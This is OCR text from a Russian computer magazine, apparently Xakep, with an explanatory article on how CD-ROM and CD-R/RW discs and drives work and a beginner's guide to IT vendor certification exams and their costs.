Компакт-диски первоначально разрабатывались как носители аудиоинформации, но эта технология нашла также широкое применение в области хранения компьютерных данных. Этому способствовала низкая себестоимость носителя и его высокая вместимость - на современные диски влезает до 700 мегабайт информации.


Толщина диска составляет 1.2 мм, диаметр - 12 см. Выполняется он из жесткого поликарбоната, на одну сторону которого нанесен тонкий металлический отражающий слой (чаще всего алюминиевый, реже - золотой), покрытый сверху специальным оптически прозрачным защитным лаком. Информация на диске записана в виде чередований углублений в поверхности металлического слоя. Логично было бы предположить, что нулю соответствует углубление (так называемый пит), а единице - ровная поверхность (так называемый ленд). Но, увы, не все так просто. Записываемая на диск информация в двоичном коде может иметь произвольный вид - хаос единичек и ноликов. Как же их записать на диск-то? Ведь у дорожки есть только два постоянно меняющихся состояния - пит и ленд. Получается, что записать можно только 101010101 и т.д. Ерунда получается. Для решения этой и множества других серьезных проблем фирма Philips разработала специальный алгоритм кодирования исходных данных, называемый EFM-кодом (Eight to Fourteen Modulation). Суть его в том, что из каждого байта информации он делает 14-битные слова, прибавляя к ним еще три так называемых соединительных разряда. В результате кодирования получается непрерывная последовательность бит, причем между двумя единицами никогда не может быть больше десяти и меньше двух нулей. После чтения информации она декодируется и принимает прежний вид произвольного слова в двоичном алфавите. Таким образом, для кодирования одного байта исходной информации на диск пишется 17 бит. Логической единице соответствует граница между питом и лендом, пит и ленд интерпретируются как слово некоторой длины, состоящее лишь из нулей, причем разрядность этого слова зависит от длины пита или ленда. Питы появляются на гладкой поверхности поликарбонатной основы диска в результате действия мощного лазера, который прожигает в ней углубления. Это делается ДО нанесения отражающего металлического слоя, т.е. фактически в процессе производства самого диска.

Несколько слов о логической организации CD-ROM. Базовая информационная единица - кадр (Frame), содержащий 558 бит (24*17 + 180 бит для коррекции ошибок). Кадры образуют секторы и блоки, сектор состоит из 3234-х байтов (2352 информационных, остальные для коррекции ошибок). Такая сложная система обеспечивает довольно высокое качество чтения информации, неверно читается лишь один бит из десяти миллиардов, причем эта ошибка исправляется благодаря кодированию записываемой на диск информации. Вся поверхность диска логически поделена на три области:

Входная директория - ближайшее к центру диска кольцо шириной 4 мм, где хранится опознающая диск информация (название диска, объем записанной информации, адреса записей, и т.д.).

Область данных - тут хранится записанная информация.


Выходная директория - дорожка, имеющая метку конца диска.



Оптика

Сердце системы - квантовый генератор - так называемый лазер. В приводах используются полупроводниковые генераторы, которые сочетают компактность и довольно высокую мощность излучения. Единственное ограничение, связанное с их строением, заключается в том, что лазер может работать только в одном частотном диапазоне, что, учитывая специфику некоторых оптических технологий, совсем не принципиально. Излучаемый лазером свет проходит через систему так называемых разделительных призм, многократно преломляясь и выходя наружу в том же направлении, куда и был испущен. Отражаясь от крошечного зеркальца, расположенного под углом в 135 градусов относительно луча, свет переходит в вертикальную плоскость и попадает в собирающую оптическую линзу, которая фокусирует луч в одну точку, диаметр которой едва превосходит ширину дорожки. Диск, как и следовало ожидать, при этом довольно быстро вращается, и питы/ленды несутся относительно луча. Поверхность диска периодически отражает лендами падающий на нее свет, отраженные колебания опять проходят через линзы, зеркало и попадают в систему призм. Оттуда, многократно преломившись, они выходят в том же направлении, но уже в другом месте, в результате чего не возвращаются в генератор, а падают на так называемый фотоэлемент - устройство, которое преобразует энергию квантов света в электричество. Соответственно, от частоты встречи сфокусированного луча и лендов зависит частота попадания света на фотоэлемент и в конечном итоге колебания напряжения на выводах «солнечной батареи». Как известно, оптические технологии требуют высокой точности, поскольку из-за отклонения луча, скажем, на четверть микрона, привод не сможет читать информацию. Поэтому в производстве CD-приводов используют очень точные оптические «инструменты». Призмы должны быть идеально гладкими и однородными, с абсолютно точными значениями величин углов ее вершин и коэффициентом преломления света. Они должны быть правильно составлены в единую систему. Зеркало должно быть идеально плоским и т.д. Но вернемся к нашей проблеме. Снимаемые с фотоэлемента колебания - это и есть прочитанная информация. Да, та самая закодированная последовательность бит. Настала пора ее раскодировать - перевести EFM-код в исходные двоичные слова. Этим занимается электронная часть устройства.






Никита Кислицин aka Nikitos
(nikitos@real.xakep.ru)

«CD-R/RW»

С недавнего времени в наш обиход плотно вошли так называемые «болванки» - cd-r/rw диски, на которых можно самостоятельно, не имея сложного аппаратного обеспечения, размещать информацию. В чем отличие между ними и обычными дисками? Если в CD-ROM дисках питы создаются на стадии производства самого диска, то в CD-R/RW вариациях существует возможность создавать их в домашних условиях! Ниже мы рассмотрим структуру и строение такого диска. Основой для него служит все та же поликарбонатная пластина, но вот рельеф ее значительно сложнее, чем у записанного cd-rom диска. Все дело в том, что, по определению, диск без информации - диск без питов. Тут-то и кроется основная проблема. Питы в обычном диске служат не только как носители информации, но и как источник данных для так называемой следящей системы, которая отыскивает дорожки с информацией и направляет луч лазера аккурат на них. Следует сказать, что логическая дорожка имеет ширину всего 0.6 мкм, а расстояние между двумя соседними треками всего 1.6 мкм. Почему я сказал про дорожку, что она «логическая»? Дело в том, что физически совокупность всех этих дорожек представляет собой спираль, идущую от внутреннего диаметра к внешнему. Теперь представим, что поверхность абсолютно ровная - в этом случае следящей системе не за что зацепиться. Поэтому на стадии производства диска его поверхность покрывают спиральной канавкой (Pregroove), которая служит ориентиром для системы слежения. Канавка заполняется специальным органическим красителем - так называемым «регистрирующим слоем», который темнее основной поверхности диска. Однако и слишком темным он быть не может - иначе не будут различимы питы, которые позже появятся на спирали. Мощность лазера, в зависимости от скорости вращения диска и режима его работы, колеблется от 0.7 мВт (при считывании) до 30 мВт (при записи). Энергия лазерного луча, точнее, его квантов, поглощается органическим веществом, в результате чего оно довольно сильно нагревается - до температуры, превышающей температуру плавления поликарбоната, из-за чего сама основа диска в данной точке плавится и деформируется. В результате количество света, которое отражает такой участок, значительно ниже количества света, которое отражают остальные, не прожженные участки. А темные пятна - это и есть «питы», правда, уже несколько другие. Тут вообще некоторая путаница возникает - после записи информации питы и ленды появляются на месте прежнего одного большого пита - той самой спирали-канавки, заполненной красителем. Чтобы этой путаницы избежать, мы отбросим все эти подробности с канавкой и будем, как и в случае с cd-rom, рассматривать только два положения поверхности диска: пит и ленд. В действительности же, как я уже говорил, там все несколько сложнее и требует введения новых терминов, чего я себе в рамках рубрики позволить не могу - да и не так это важно. Что касается перезаписываемых дисков, то они устроены, в принципе, так же. За исключением маленькой детали. В качестве регистрирующего слоя у них используется вещество, способное при нагревании выше определенной отметки переходить в аморфное состояние и оставаться там после остывания, в результате чего меняется цвет вещества - оно темнеет, образуя пит. При повторном же нагреве вещество переходит в прежнее состояние и восстанавливает былой цвет.


Электроника

Как и следовало ожидать, она монтируется на плате и представляет собой довольно хитрую электрическую схему. Твой взгляд сразу цепляется за красивые микросхемы с кучей ножек. Ими и займемся. Если построить график электрических колебаний, снимаемых с фотоэлемента, то он будет выглядеть как плавная линия - «синусоида», да простят меня математики. Но в машинном алфавите только два символа - единица и ноль. Стало быть, эти колебания надо преобразовать в другие - прямоугольные, где бы ток мгновенно появлялся и исчезал, а график бы имел только два возможных значения, которые бы однозначно интерпретировались, соответственно, как единица и ноль - «ток есть\тока нет». Слово «мгновенно» в предыдущем предложении, вообще говоря, надо было бы взять в кавычки - любой процесс требует некоторого времени, но в данном случае это время пренебрежимо мало, поэтому слово оставим в покое :). Проблема преобразования высокочастотного сигнала с широкой амплитудой значений в более простую импульсную форму решается устройством, называемым компаратором. Не буду в рамках этой статьи обсуждать его внутреннее логико-физическое строение, по этой непростой теме защищают дипломные работы и пишут очень толстые и умные книги. Также на плате присутствует стандартный набор устройств, обеспечивающих взаимодействие с контроллером устройства (он обычно располагается на материнской плате), управление приводом (регулирование скорости вращения, позиционирование лазерного луча над дорожками с питами, перемещение оптической системы от внутреннего диска к внешнему и т.д.). Зацикливаться на них не будем - все ясно из фотографии и предыдущих абзацев.



О скорости чтения

В приводе присутствуют ТРИ электродвигателя. Первый, и основной, раскручивает компакт-диск, благодаря чему осуществляется считывание информации. Второй перемещает оптическую систему над поверхностью диска. Третий выдвигает дископриемник :). Если с последними двумя все более-менее ясно, то работа первого заслуживает более подробного описания. Первые приводы CD-ROM передавали данные с диска в оперативную память со скоростью 150 кб/сек, скорость работы более поздних моделей обычно кратна этому числу. Отсюда, собственно, и пошло понятие N-скоростного привода. N означает, что данный привод способен считывать информацию со скоростью = N*150 кбайт в секунду. С переходом к более быстродействующим моделям приводов возникла некоторая путаница с понятием кратности. Все дело в том, что этот термин применяется не к угловой скорости вращения диска, а к линейной скорости движения питов относительно лазерного луча. Но чем дальше от центра диска, тем выше линейная скорость! Специфика аудио-технологии (для которой cd-rom и были впервые спроектированы) такова, что требуется постоянство скорости считывания данных, означающее постоянство линейной скорости, а значит и переменной угловой. Эта технология и использовалась вплоть до появления 16-скоростных приводов. Дальше возникли серьезные технические проблемы, которые были решены переходом от приводов с постоянной линейной скоростью к приводам с частично-постоянной линейной скоростью. Поэтому в дисках с кратностью больше 16-ти паспортное (т.е. n*150) значение скорости достигается только на внешнем крае диска, в то время как на внутреннем этот показатель может быть почти вдвое меньше. Вот уже примерно два года, после выхода 60-скоростного привода, серьезных продвижений в CD-ROM-технологии нет, да и, по существу, быть не может. Ну, во-первых, появилась значительно более перспективная технология оптических носителей информации - DVD, на которую и направлен энтузиазм инженеров. А во-вторых, потенциал повышения кратности скорости передачи данных исчерпан, ибо при дальнейшем увеличении скорости вращения CD не обеспечивается должный уровень качества считывания. Ну что ж, можно сказать, что CD-ROM технология себя изжила. Хотя как изжила, когда еще используются дискеты, и DVD-приводы есть менее чем у 1% компьютеров в России? Вот лет через пять...



Носители информации

В качестве хранителей данных выступают тонкие пластинки толщиной примерно 2 мм, на которые с обеих сторон нанесено магнитное покрытие, обладающее способностью менять свои свойства под воздействием электромагнитных излучений. Раньше эти пластины выполнялись из стекла, сейчас используются преимущественно пластики - это "дешево, надежно и практично", но притом еще и эстетично. В качестве магнитного покрытия сейчас, в основном, юзают окись хрома - вещество, которое, в отличие от своего предка, используемого в более ранних моделях - окиси железа, сохраняет свои магнитные свойства значительно более длительный срок. Магнитное покрытие чрезвычайно чувствительно к физическим на него воздействиям, поэтому на каждом блине есть так называемая "парковочная зона" - область пластины у шпинделя, где не содержится никакой информации и куда опускается после завершения работы считывающая и записывающая информацию магнитная головка. В современных жестких дисках, с целью повысить их вместительность, нередко используется несколько пластин. Это при том, что на один блин может, при использовании технологии фирмы Western Digital, влезть 60 гигабайт информации! А недавно был анонс об уже восьмидесяти гигах на одну пластину...

PC_Zone

СЕРТИФИКАЦИЯ IT-СПЕЦИАЛИСТОВ



Егор Орлов (Egor.Orlov@avalon.ru)

Сертификация IT-специалистов

Пособие для начинающих

Ты когда-нибудь видел, чтобы на высокооплачиваемую работу в сфере информационных технологий требовались люди без опыта? Я - ни разу. Увы, в наше время без солидного послужного списка на хорошую работу рассчитывать нечего. Однако если ты не работаешь по специальности, то откуда же этому опыту появиться? Получается замкнутый круг, в который попадают многие начинающие IT-специалисты. О том, как этот круг разорвать, а также о плюсах обладания сертификатом и о подводных камнях на пути его получения, и пойдет речь в этой статье.

Расслабляться тут нельзя.

Стоимость экзаменов

Microsoft (все) - 1700 руб.
COMPTIA A+ - 4620 руб.
COMPTIA LINUX+ - 6650 руб.
COMPTIA NETWORK+ - 6650 руб.
COMPTIA SERVER+ - 6650 руб.
LINUX SAIR GNU - 3100 руб.
CISCO CCNA - 9870 руб.

(по ценам ФПС СПбГПУ, www.avalon.ru)

!!!

Сертификация имеет тенденцию устаревать. **Сроки могут быть разными - обычно от года до трех.**

В случае неудачи деньги не возвращаются, и за следующую попытку снова приходится платить.

<Как оно делается>

Есть вендор - компания, выпускающая и продающая ПО, хард, услуги (Microsoft, Intel, IBM и т.п.). Когда компания хочет выделить/наградить специалистов по своему продукту, подняв тем самым ажиотаж вокруг него, она придумывает сертификационные экзамены, включающие вопросы по продукту, и соответствующие им статусы сертификации. После этого компания, как правило, обращается к провайдеру сертификации. Известных провайдеров всего два: Virtual University Enterprises(VUE) и Thomson Prometric. Они занимаются проведением сертификационных экзаменов через центры тестирования, разбросанные по всему миру. Сами экзамены при этом оформляются в виде компьютерного теста. Если какой-нибудь экзамен предполагает практику (RedHat, некоторые экзамены CISCO), сертификация проводится самими компаниями, без привлечения провайдеров сертификации. Подобные экзамены сдавать очень проблематично, т.к. в большинстве случаев это можно сделать только в США.




Сертификат MCSE


Помимо вендоров существует ряд компаний, проводящих независимую сертификацию или сертификацию, не привязанную к конкретному продукту. Но об этом позднее.


Есть ты - человек, который хочет стать сертифицированным специалистом. Сперва тебе необходимо твердо решить, какой сертификационный статус тебя интересует.






VUE Testing Network


Thomson Prometric


Microsoft training & certification


Linux Professional Institute


CompTIA Certification


SAIR Linux and GNU Certification

Затем - узнать (к примеру, на сайте вендора), какие экзамены требуется сдать для получения данного статуса. Определив конкретную цель, ты переходишь к самому важному моменту - подготовке (см. ниже). Заключительный этап - заказ (и оплата) выбранного экзамена в центре тестирования - организации, обладающей статусом Authorized Prometric Testing Center или VUE Authorized Testing Center. Учти, заказ следует делать заранее - обычно за два дня до желаемой даты сдачи экзамена. Все, после этого отступать поздно. Остается только придти и сдать.

Помимо подобных механизмов тестирования существует еще и on-line сертификация, т.е. экзамен сдается из браузера. Разумеется, котируется такая сертификация гораздо ниже и может быть интересна разве что с точки зрения проверки своих собственных сил.

А теперь подробнее - что, как, зачем и почему.

Книги для самоподготовки к сертификационным экзаменам

Microsoft Windows XP Professional.
Учебный курс MCSA/MCSE (экзамен № 70-270).
Цена: 494 руб.

Microsoft Windows 2000 Server.
Учебный курс MCSA/ MCSE (экзамен № 70-215).
Цена: 442 руб.

Администрирование сети на основе Microsoft Windows 2000.
Учебный курс MCSE (экзамен № 70-216).
Цена: 286 руб.

(по ценам www.itbook.ru)

<Две стороны сертификации>

Вначале рассмотрим положительные моменты:

1. В ряде случаев, при устройстве на работу, сертификационный статус может или заменять опыт работы, или выгодно его дополнять. Действительно, раз есть статус, подтверждающий знание продукта, значит, есть и опыт работы с ним, т.е. какой-то ОПЫТ имеется. Усек, в чем хитрость?
2. Если работу искать уже (пока) не надо, то полученный сертификат можно продемонстрировать начальству и потребовать повышения зарплаты :).
3. Ну и, наконец, это просто престижно. Ведь одно дело говорить, что ты - спец, и совсем другое - показывать солидный документ от серьезной конторы, подтверждающий твои знания.

Впрочем, минусов тоже хватает:

1. К сертификации надо готовиться. Независимо от твоего опыта общения с продуктом, придется потратить определенное время на его дополнительное изучение. Проблема, собственно, состоит в следующем. При работе с системой юзер (админ, девелопер) знает наиболее важные для его задач фичи и игнорирует все остальные. Вендоры же подходят с другой позиции - раз они что-то в своем продукте реализовали, то обязательно об этом спросят, даже если этим никто не пользуется. Например, тебе часто приходилось настраивать синхронизацию offline-папок в Win2k? Мне не часто. Однако на экзамене по Windows 2000 Professional подобный вопрос встречается.

2. Сертификация стоит денег. В большинстве случаев - не заоблачных, но тем не менее. 50-100-150 зеленых. Учитывая приведенные выше плюсы, она, безусловно, окупится. Но потом. За пределами указанного ценового диапазона лежит стоимость экзаменов по коммерческим UNIX-подобным системам (и, что удивительно, не только коммерческим, смотри, например, сертификацию по RedHat Linux) и сетевому оборудованию. В этом случае счет может идти на сотни-тысячи баксов. Но где выше ставки, там выше и зарплаты.

В случае неудачи деньги не возвращаются, и за следующую попытку снова приходится платить.

К тому же денег требует и подготовка к сертификации: независимо от того, самостоятельно ты собираешься готовиться или нет - придется тратиться на книжки или проходить обучение по продукту.

3. Сертификация имеет тенденцию устаревать. Сроки могут быть разными - обычно от года до трех. Порой продукт попросту перестает быть актуальным на рынке. Так или иначе, полученный статус не вечен - его придется либо подтверждать, сдавая экзамен заново, либо сертифицироваться по следующей версии. Расслабляться тут нельзя.

<Что дают>


Итогом сдачи экзамена является получение сертификата - цветной бумажки формата А4, которая высылается вендором по почте в случае, если ты действительно оказался крут.

Помимо самих сертификатов вендоры практикуют рассылку всяческой атрибутики - ручек, футболок, ковриков для мыши и т.п. Бывают и более серьезные подарки. Microsoft, например, несколько лет назад дарила подписку на Microsoft TechNet всем, кто стал сертифицированным инженером, сдав 6 экзаменов (тогда еще по Windows NT 4.0). Сейчас дают лишь скидку на подписку :(. Зато теперь любой, кто сдал хотя бы один экзамен, получает значок с указанием статуса и магнитную карточку. К сожалению, за несколько лет обладания карточкой ее магнитные свойства мне так ни разу и не удалось применить. Значок же, безусловно, полезен - после предварительного рассказа о компьютерах, Microsoft, сертификации и собственной крутизне его можно с гордостью демонстрировать лицам противоположного пола.

<Что сдавать>

Наибольшее раздолье в плане сертификации доступно сисадминам. Большинство компаний создает экзамены, ориентированные именно на проверку знаний по установке, настройке, поддержке и решению проблем с их продуктами.
В зависимости от личных пристрастий, предполагаемого места работы, доступных финансов и множества прочих факторов они могут выбрать сертификацию по операционным системам от Microsoft, Sun, HP, RedHat и т.д., по базам данных от Oracle, Microsoft, по железу от Intel, Sun и множества других компаний, по сетевому оборудованию от Cisco, Nortel, 3COM, а также комплексные программы, такие как, например, CompTIA.

NEXT



Магнитная карточка

PC_Zone

СЕРТИФИКАЦИЯ IT-СПЕЦИАЛИСТОВ

Егор Орлов (Egor.Orlov@avalon.ru)

Наибольшей известностью в России пользуются сертификации от Micro$oft. Учитывая их относительно невысокую цену и широкое распространение майкрософтовского ПО, начинающему IT-специалисту следует обратить на них внимание в первую очередь.

Если же ты - сетевой спец или хочешь им стать, тебе однозначно имеет смысл присмотреться к сертификации от CISCO. Эта сертификация котируется достаточно высоко, правда, есть одно «но» - подготовиться самостоятельно к ней практически невозможно. Изучать по книжкам конфигурирование маршрутизаторов без возможности потрогать саму железку - занятие неблагодарное. Тут прямая дорога в учебный центр на курсы по оборудованию CISCO (если, конечно, нет такой железки на работе).

Что касается сертификации по Linux, то доступна сертификация от компании RedHat, но при этом стоит она немало - 750 баксов, к тому же прием экзамена производится не через провайдеров (VUE, Prometric), а самим RedHat'ом, поэтому сдавать его можно лишь в Штатах. Более реальные варианты - сертификации, предлагаемые LPI и SAIR GNU/Linux.

Сертификация администраторов по другим UNIX-подобным системам (Solaris, HP-UX, AIX) проводится их производителями и обходится недешево.

С сертификацией разработчиков дело обстоит похуже. Причина - почти полное отсутствие широко распространенных программ сертификации по языкам программирования. Вместо них имеются сертификации или по средствам разработки (Visual Studio, Delphi и т.д.), или по продуктам, под которые производится разработка (например, Oracle). Подобные сертификации предлагают Microsoft, Sun (по Sun ONE Studio), IBM и ряд других производителей.

Исключением из данного правила является тот же Sun, предлагающий сертификации по языку Java.

Хуже всего обстоит дело с веб-дизайном. Нет, разумеется, существуют экзамены и по MS FrontPage, и по другим инструментам для веб-дизайна, но вряд ли при приеме веб-дизайнера на работу или при заказе на разработку сайта кто-то на соответствующие сертификаты станет смотреть. Смотреть будут только на готовые работы.

<Microsoft>

